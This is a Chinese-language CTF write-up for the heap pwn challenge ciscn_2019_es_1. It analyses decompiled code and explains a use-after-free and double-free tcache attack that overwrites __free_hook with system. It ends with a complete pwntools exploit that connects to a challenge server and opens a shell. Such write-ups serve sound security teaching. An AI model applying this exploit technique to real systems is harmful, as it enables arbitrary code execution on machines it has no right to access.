
ciscn_2019_es_1

原创


m0sway 于 2022-04-20 17:44:30 发布 82 收藏

分类专栏： BUU-WP 文章标签： pwn python CTF WriteUp 网络安全



ciscn_2019_es_1

使用`checksec`查看：



好家伙全开，看来是堆题，先执行下看看：

堆题无误，扔进IDA中分析：

```
    {
      menu();
      __isoc99_scanf("%d", &v3);
      getchar();
      if ( v3 != 2 )
        break;
      show("%d", &v3);
    }
    if ( v3 > 2 )
    {
      if ( v3 == 3 )
      {
        call();
      }
      else
      {
        if ( v3 == 4 )
        {
          puts("Jack Ma doesn't like you~");
          exit(0);
        }
LABEL_14:
        puts("Wrong");
      }
    }
    else
    {
      if ( v3 != 1 )
        goto LABEL_14;
      add();
```


主要流程就是标红的这么几个函数，一个一个进行分析。

首先看`menu()`：

```
unsigned __int64 menu()
{
  unsigned __int64 v0; // ST08_8

  v0 = __readfsqword(0x28u);
  puts("======================");
  puts("How are you ~~~~\nBy the way,i don't want 996 !");
  puts("1.Add a 996 info");
  puts("2.Show info");
  puts("3.Call that 996 company!");
  puts("4.I hate 996!");
  printf("choice:");
  return __readfsqword(0x28u) ^ v0;
}
```


- 无用，略过

`add()`：

```
unsigned __int64 add()
{
  int v0; // ST04_4
  void **v1; // ST08_8
  size_t size; // [rsp+10h] [rbp-30h]
  unsigned __int64 v4; // [rsp+38h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  if ( heap_number > 12 )
  {
    puts("Enough!");
    exit(0);
  }
  v0 = heap_number;
  heap_addr[v0] = (void **)malloc(0x18uLL);
  puts("Please input the size of compary's name");
  __isoc99_scanf("%d", &size);
  *((_DWORD *)heap_addr[heap_number] + 2) = size;
  v1 = heap_addr[heap_number];
  *v1 = malloc((unsigned int)size);
  puts("please input name:");
  read(0, *heap_addr[heap_number], (unsigned int)size);
  puts("please input compary call:");
  read(0, (char *)heap_addr[heap_number] + 12, 0xCuLL);
  *((_BYTE *)heap_addr[heap_number] + 23) = 0;
  puts("Done!");
  ++heap_number;
  return __readfsqword(0x28u) ^ v4;
}
```


- `heap_addr[v0] = (void **)malloc(0x18uLL);`：程序先是会自动创建一个大小为`0x18`的chunk
- `*((_DWORD *)heap_addr[heap_number] + 2) = size;`存放name chunk的size
- `*v1 = malloc((unsigned int)size);`：存放name chunk的指针

`show()`:

```
unsigned __int64 show()
{
  int v1; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  puts("Please input the index:");
  __isoc99_scanf("%d", &v1);
  getchar();
  if ( heap_addr[v1] )
  {
    puts("name:");
    puts((const char *)*heap_addr[v1]);
    puts("phone:");
    puts((const char *)heap_addr[v1] + 12);
  }
  puts("Done!");
  return __readfsqword(0x28u) ^ v2;
}
```


- `*heap_addr[v1]`存的是name
- `*heap_addr[v1] + 12`存的是phone

`call()`:

```
unsigned __int64 call()
{
  int v1; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  puts("Please input the index:");
  __isoc99_scanf("%d", &v1);
  if ( v1 < 0 && v1 > 12 )
    exit(0);
  if ( heap_addr[v1] )
    free(*heap_addr[v1]);
  puts("You try it!");
  puts("Done");
  return __readfsqword(0x28u) ^ v2;
}
```



- 对应的是`delete()`
- free时没有free chunk只是free name chunk
- free时未清空指针

题目思路

- 未清空指针，首先考虑UAF、double free
- 利用unsorted bin获取libc基址
- 利用double free将chunk里指向name chunk指针修改成指向free_hook
- 修改free_hook为system@got
- 执行free即是执行system

步骤解析


> 常规的利用利用unsorted bin获取libc地址
> 这个题目用的是libc2.27，所以存在tcache机制，需要绕过tcache机制将chunk放入unsorted bin
> 因为tcache最大大小是 `0x400` ，所以只需申请大于0x400的chunk就可以绕过。
> 根据 unsorted bin 的特性， fd 和 bk 指针都会指向 main_arena + 96处



> 此时存在UAF漏洞，chunk0的指针还在，show(0)可以将 `main_arena + 96` 地址给泄露出来
> 再计算出 `__malloc_hook` 从而计算出基地址、 `__free_hook` 地址和 `system@got` 地址

```
malloc_hook_addr = u64(r.recvuntil(b'\x7f')[-6:].ljust(8,b'\x00'))-96-0x10
base_addr = malloc_hook_addr - libc.symbols['__malloc_hook']
free_hook = base_addr + libc.symbols['__free_hook']
system_addr = base_addr + libc.symbols['system']
```

> 通过利用double free修改chunk1的fd指针，让我们的下一个chunk申请到free_hook地址上去，接着再申请到的地址就是free_hook的地址，
> 修改该chunk就相当于修改free_hook



> 将 `free_hook` 修改为 `system@got`
> 当某个name chunk内容为 `/bin/sh\x00` 时，执行 `free(name chunk)` 即是执行 `system('/bin/sh')`

完整**exp**

```python
from pwn import *

#start
r = remote("node4.buuoj.cn",28244)
# r = process("../buu/ciscn_2019_es_1")
libc = ELF("../buu/ubuntu18(64).so")

def add(size,name,compary):
 r.sendlineafter('choice:','1')
 r.sendlineafter("company's name",str(int(size)))
 r.sendafter('input name:',name)
 r.sendafter('call:',compary)

def show(idx):
 r.sendlineafter('choice:','2')
 r.sendlineafter('index:\n',str(idx))

def delete(idx):
 r.sendlineafter('choice','3')
 r.sendlineafter('index:\n',str(idx))

add(0x410,'MMMM','0')
add(0x20,'MMMM','1')
add(0x20,'/bin/sh','2')
# gdb.attach(r)

delete(0)
# gdb.attach(r)
show(0)

malloc_hook_addr = u64(r.recvuntil(b'\x7f')[-6:].ljust(8,b'\x00'))-96-0x10
base_addr = malloc_hook_addr - libc.symbols['__malloc_hook']
free_hook = base_addr + libc.symbols['__free_hook']
system_addr = base_addr + libc.symbols['system']

delete(1)
delete(1)
# gdb.attach(r)

add(0x20,p64(free_hook),'1')
# gdb.attach(r)
add(0x20,'MMMM','1')
add(0x20,p64(system_addr),'3')
# gdb.attach(r)

delete(2)

r.interactive()
```